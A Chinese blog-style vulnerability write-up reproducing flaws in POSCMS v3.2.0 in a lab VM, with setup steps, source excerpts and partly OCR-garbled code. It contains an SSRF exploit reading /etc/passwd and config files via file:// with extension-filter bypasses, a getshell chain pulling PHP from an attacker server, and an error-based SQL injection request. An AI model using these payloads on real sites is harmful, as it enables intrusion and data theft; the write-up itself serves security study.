d00ms / 2019-04-23 10:00:00 / 浏览数 6196 安全技术 漏洞分析 顶(1) 踩(0)

最近工作之余发现虚拟机里存有之前下载的POSCMSv3.2.0,这个CMS系统去年底被爆出漏洞,当时读了参考文章1的博客后很想复现一下,却因别的事耽搁了。这次抽空复

安装环境

本次复盘系统部署在CentOS虚拟机中,版本信息如下:

OS: CentOS7 amd64 (IP:10.10.10.129) PHP: 5.5.38 MySQL: 5.5.60

WebServer: Apache2.4.6

软件版本: 2018.11.27 v3.2.0

对应这个版本支持的PHP不得高于7.1,这里只好对系统默认安装版本降级:

```
yum list installed | grep php
yum remove php*.x86_64
```


rpm -Uvh https://mirror.webtatic.com/yum/e17/epel-release.rpm
rpm -Uvh https://mirror.webtatic.com/yum/e17/webtatic-release.rpm
yum install php55w.x86_64 php55w-cli.x86_64 php55w-common.x86_64 php55w-gd.x86_64 php55w-ldap.x86_64 php55w-mbstring.x86_64

解压POSCMS-3.2.0.zip到Apache虚拟目录,这里我放在了/var/www/html/POSCMS,软件要求请求URL必须以根目录开始,所以修改了一下/etc/httpd/conf/httpd/

```
DocumentRoot "/var/www/html/POSCMS"
120
121 #
122 # Relax access to content within /var/www.
123 #
124 (Directory "/var/www">
125
        AllowOverride None
126
        # Allow open access:
127
        Require all granted
128
    </Directory>
129
130
    # Further relax access to the default document root:
    131
132
133
        # Possible values for the Options directive are "None", "All",
134
        # or any combination of:
135
            Indexes Includes FollowSymLinks SymLinksifOwnerMatch ExecCGI MultiViews
        #
136
        #
        # Note that "MultiViews" must be named *explicitly* --- "Options All"
137
138
        # doesn't give it to you.
139
140
        # The Options directive is both complicated and important. Please see
141
142
        # http://httpd.apache.org/docs/2.4/mod/core.html#options
        # for more information.
143
144
145
146
147
148
        Options Indexes FollowSymLinks
        # AllowOverride controls what directives may be placed in .htaccess files.
          It can be "All", "None", or any combination of the keywords:
Options FileInfo AuthConfig Limit
149
150
151
        AllowOverride None
152
153
154
        # Controls who can get stuff from this server.
```

然后配置Mysql,创建数据库、用户、授予权限等等,不再赘述。访问http://10.10.10.129/install.php按步骤进行安装,安装成功后访问主页如下图:



```
# Example:

# LoadModule foo_module modules/mod_foo.so

# LoadModule foo_module modules/mod_foo.so

# LoadModule foo_modules.d/*.comf

# LoadModule conf.modules.d/*.comf

# LoadModule conf.modules.d/*.comf

# If you wish httpd to run as a different user or group, you must run

# httpd as root initially and it will switch.

# # LoadModule foo_module modules/mod_foo.so

# LoadModule foo_module modules/mod_foo.so

# # LoadModule foo_module modules/mod_foo.so

# # LoadModule foo_module modules/mod_foo.so

# # # LoadModule foo_module modules/mod_foo.so

# # LoadModule foo_modules.d/*.comf

# Load Module foo_modules.d/*.comf

# Load Modul
```

这里我将www目录允许的用户、组直接改成了当前操作用户newman,接着修改POSCMS目录的属主为同一属主:

```
Inewman@localhost POSCMS1$ 11
total 32
-rwxrwxrwx.
            1 newman newman 224 Apr 4 01:57 admin.php
drwxrwxrwx. 9 newman newman 119 Apr
                                     4 01:57
drwxrwxrwx. 21 newman newman 4096 Apr
                                     4 03:55
                                              cache
drwxrwxrwx. 3 newman newman 4096 Apr
                                     4 04:50 config
drwxrwxrwx. 7 newman newman 125 Apr
                                     4 01:57
                                     4 01:57 index.php
-rwxrwxrwx. 1 newman newman 1246 Apr
                                     4 02:41 info.php
-rw-rw-r--. 1 newman newman
                              21 Apr
                                     4 01:57 install.php
-rwxrwxrwx. 1 newman newman 1231 Apr
drwxrwxrwx. 9 newman newman 103 Apr
                                     4 01:57
                                     4 01:57
drwxrwxrwx. 4 newman newman 30 Apr
                                              template:
                              21 Apr
                                     5 06:29 test
drwxr-xr-x. 2 newman newman
-rwxr-xr-x 1 newman newman 392 Apr
                                     5 07:19 test.php
                             62 Apr
drwxrwxrwx. 6 newman newman
                                     4 09:01
                                      4 01:57
-rwxrwxrwx. 1 newman newman 254 Apr
                                                      .\mathsf{txt}
```

接着就能正常安装了。有时候位于虚拟机内的CentOS无法访问,那么可以查查以下服务的状态,并清空一下规则。基本上关停以下服务,大概率就能访问了:

```
## Diptables
sudo iptables -F
## Selinux sudo sestatus
## Selinux
sudo setenforce 0
## Direwall sudo service firewalld stop
```

漏洞1——SSRF及GetShell

打开项目源代码,第一个漏洞的出处在\diy\module\member\controllers\Api.php中的down_file()函数,内容如下:

 $!\$this->uid \&\& \ exit(dr_json(0, fc_lang('\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare=')));$

```
//
$member_rule = $this->get_cache('member', 'setting', 'permission', $this->member['mark']);
!$this->member['adminid'] && !$member_rule['is_upload'] && exit(dr_json(0, fc_lang('
if (!$this->member['adminid'] && $member_rule['attachsize']) {
$data = $this->db->select_sum('filesize')->where('uid', $this->uid)->get('attachment')->row_array();
$filesize = (int)$data['filesize'];
/*****************
* Part2.  Code
******************
list(\$size, \$ext, \$path) = explode('|', dr_authcode(\$p['code'], 'DECODE'));
/*****************
* Part3.
$path = $path ? SYS_UPLOAD_PATH.'/'.$path.'/' : SYS_UPLOAD_PATH.'/'.date('Ym', SYS_TIME).'/';
!is_dir($path) && dr_mkdirs($path);
$furl = $this->input->post('file');
/****************
* Part4.
$file = dr_catcher_data($furl);
!\$file \&\& exit(dr_json(0, '\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare'));
/*****************
* Part5.
*******************
$fileext = strtolower(trim(substr(strrchr($furl, '.'), 1, 10))); //===
$exts = (array)explode(',', $ext);
!in\_array(\$fileext, \$exts) \&\& exit(dr\_json(0, '\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare'.\$fileext.'\blacksquare\blacksquare\blacksquare\blacksquare'));
\$fileext == 'php' \&\& exit(dr_json(0, '\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare '.\$fileext.'\blacksquare\blacksquare\blacksquare '));
                                                  //
$filename = substr(md5(time()), 0, 7).rand(100, 999);
/****************
* Part6.
if (@file_put_contents($path.$filename.'.'.$fileext, $file)) {
   $info = array(
      'file_ext' => '.'.$fileext,
       'full_path' => $path.$filename.'.'.$fileext,
       'file_size' => filesize($path.$filename.'.'.$fileext)/1024,
       'client_name' => '',
   $this->load->model('attachment_model');
   $this->attachment_model->siteid = $p['siteid'] ? $p['siteid'] : SITE_ID;
   $result = $this->attachment_model->upload($this->uid, $info);
   if (is_array($result)) {
      list($id) = $result;
       echo json\_encode(array('status'=>1, 'id'=>\$id, 'name' => dr\_strcut(\$filename, 10).'.'.\$fileext)); exit; \\
      @unlink($info['full_path']);
      exit(dr_json(0, $result));
} else {
   exit(dr_json(0, '■■■■■■■■■■ '.$path.'■'));
```

这段代码的主要逻辑是根据请求中参数去请求文件内容,并将它保存在特定目录中,最后以json格式返回保存结果。

Part1没什么好说的,只要管理员不修改默认权限,注册个普通用户就有视频、图片的上传功能。Part2中dr_authcode()是一个加解密函数,位于\diy\dayrui\helper

```
function dr_authcode ($string, $operation = 'DECODE', $key = '', $expiry = 0) {
369
          if (!$string) {
370
371
372
373
374
          $ckey_length = 4;
375
376
          key = md5(key ? key : SYS_KEY);
          $keya = md5(substr($key, 0, 16));
377
378
          $keyb = md5(substr($key, 16, 16));
          $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length) : substr(md5(microtime()), -$ckey_length
379
380
381
          $cryptkey = $keya . md5($keya . $keyc);
          $key_length = strlen($cryptkey);
382
383
384
          $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + tir'
385
          $string_length = strlen($string);
386
387
          $result = '';
388
          box = range(0, 255);
389
390
          $rndkey = array();
391
          for (\$i = 0; \$i \leftarrow 255; \$i++) {
              $rndkey[$i] = ord($cryptkey[$i % $key_length]);
392
393
```

Part3中确定了下载文件的名称,这里我们请求的参数中不包含code参数,使\$PATH■■,则它会取问号表达式的后半段SYS_UPLOAD_PATH.'/'.date('Ym', SYS_TIME).'/',最后的上传路径如下:/uploadfile/■■/。

Part4中的dr_catcher_data()函数正是SSRF漏洞的来源,其实现位于\diy\dayrui\helpers\function_helper.php。无论代码最后选的是fopen模式还是curl模式


```
function dr catcher data($url) {
1346
1347
           // fopen模式
1348
           if (ini get('allow url fopen')) {
1349
1350
               $data = @file get contents($url);
               if ($data !== FALSE) {
1351
1352
                   return $data;
1353
               }
1354
           }
1355
           // curl模式
1356
           if (function_exists('curl_init') && function_exists('curl_exec')) {
1357
               $ch = curl_init($url);
1358
               $data = '';
1359
               curl_setopt($ch, CURLOPT_HEADER, 0);
1360
               curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
1361
1362
               $data = curl_exec($ch);
               curl close($ch);
1363
               return $data;
1364
1365
           }
1366
1367
           return NULL;
1368
1369
```

寻找触发点


直接用VSCode的全局搜索功能,寻找down_file()函数的调用位置:



发现它出现在了一个js文件中,于是构造一个XHR的POST请求到服务端,设置file参数的值使其访问/etc/passwd,得到如下响应:



用浏览器打开"文件存储路径+返回的文件名":



GetShell


再请求一下/config/system.php,该文件中存储有重要的元数据。



这是因为Part5中的\$ext变量虽然为空,但它专门过滤了.php文件,好在利用file://协议的解析特性,可以绕过这一点,比如.php?.或.php#.:




再次用浏览器打开并设置编码格式为UTF-8:



获取到安全密钥后,可以构造特殊payload绕过扩展名检查。这里,总结一下此次GetShell的思路:

- 1. 构造特殊payload使.html文件允许被上传
- 2. 在自己控制的服务器上放置.html文件(里面有恶意代码的php代码)
- 3. 利用SSRF漏洞,使服务器用http协议访问带外数据(OOB),获取到恶意的.html,形成Getshell

为了绕过扩展名检查,我将加密代码拷贝进另一文件并填入密钥,输入选择1|html,|0,运行得到输出为22d7Qrdws88/R/uETpWlvY/PFNTYzvs/QNj5PBa66veNDlECdecho phpinfo();?>,最终效果如下:



如果这里复现失败了,那大概是在于两点:一、加密函数有时效性,过时需要重新生成;二、CentOS默认安装的Apache无法解析包含php代码的html文件,需要在/etc/i

```
2
  # Cause the PHP interpreter to handle files with a .php extension.
3
4 AddHandler php5-script .php .html
  AddType text/html .php .html
6
7
  #
8 # Add index.php to the list of files that will be served as directory
9 # indexes.
10
11 DirectoryIndex index.php
12
13 #
14 # Uncomment the following line to allow PHP to pretty-print .phps
  # files as PHP source code:
16
17
  #AddType application/x-httpd-php-source .phps
18
```

漏洞2——前台SQL注射

最后一个SQL注射漏洞,为了找到漏洞出现的位置,我可耻地下载了别人博客里的截图并放大,看到了以下信息:

```
数据库错误

Error Number: 1690

DOUBLE value is out of range in 'exp(~((select 'coin_db_user@172.21.73.139' from dual)))'

SELECT count(") as total FROM 'e_attachment' AS 'a', 'e_attachment_1' AS 'b' WHERE ('a', 'id'='b', 'id' AND 'a', 'siteid'=1 AND 'a', 'uid'=1) AND 'b', 'related Filename: models/Attachment_model.php

Line Number: 40
```


查看源码(\diy\dayrui\models\Attachment_model.php)可以发现注入点:

该函数的调用点位于 (\diy\module\member\controllers\Account.php) :

```
public function attachment() {
   $ext = dr_safe_replace($this->input->get('ext'));
   $table = $this->input->get('module');
   $this->load->model('attachment_model');
   $page = max((int)$this->input->get('page'), 1);
   // 检测可管理的模块
   $module = array();
   $modules = $this->get_cache('module', SITE_ID);
   if ($modules) {
       foreach ($modules as $dir) {
           $mod = $this->get_cache('module-'.SITE_ID.'-'.$dir);
           $this->_module_post_catid($mod, $this->markrule) && $module[$dir] = $mod['name'];
       }
   }
   // 查询结果
   list($total, $data) = $this->attachment_model->limit($this->uid, $page, $this->pagesize, $ext, $table);
```


对应的功能实际是前台用户中心—>基本管理—>附件管理的搜索功能,随便选择某个类别搜索后会看到这条请求:

向module参数注入Payload果然出现了报错:



但不知道为什么博客里的Payload这里复现失败了,不过已经知道是报错注入,我用了经典的Payload——" or updatexml(1,concat(1,0x7e,user()),1);#拼接入参数中,得到了数据库当前用户:

GET /index.php?s=member&c=account&m=attachment&module=photo%22%20or%20updatexml(1,concat(1,0x7e,user()),1);%23&ext= HTTP/1.1 Host: 10.10.10.129



第一次复现php代码漏洞,如有错误或忽略的地方,望各位师傅斧正。以后有时间了好好学一遍php语言,毕竟是世界上最好的语言(手动滑稽)。



参考文章

- 1. https://www.jianshu.com/p/7cabf9ef2aad
- 2. http://www.webbaozi.com/dmsj/111.html
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- 5. https://www.cnblogs.com/rickzhai/p/7896297.html
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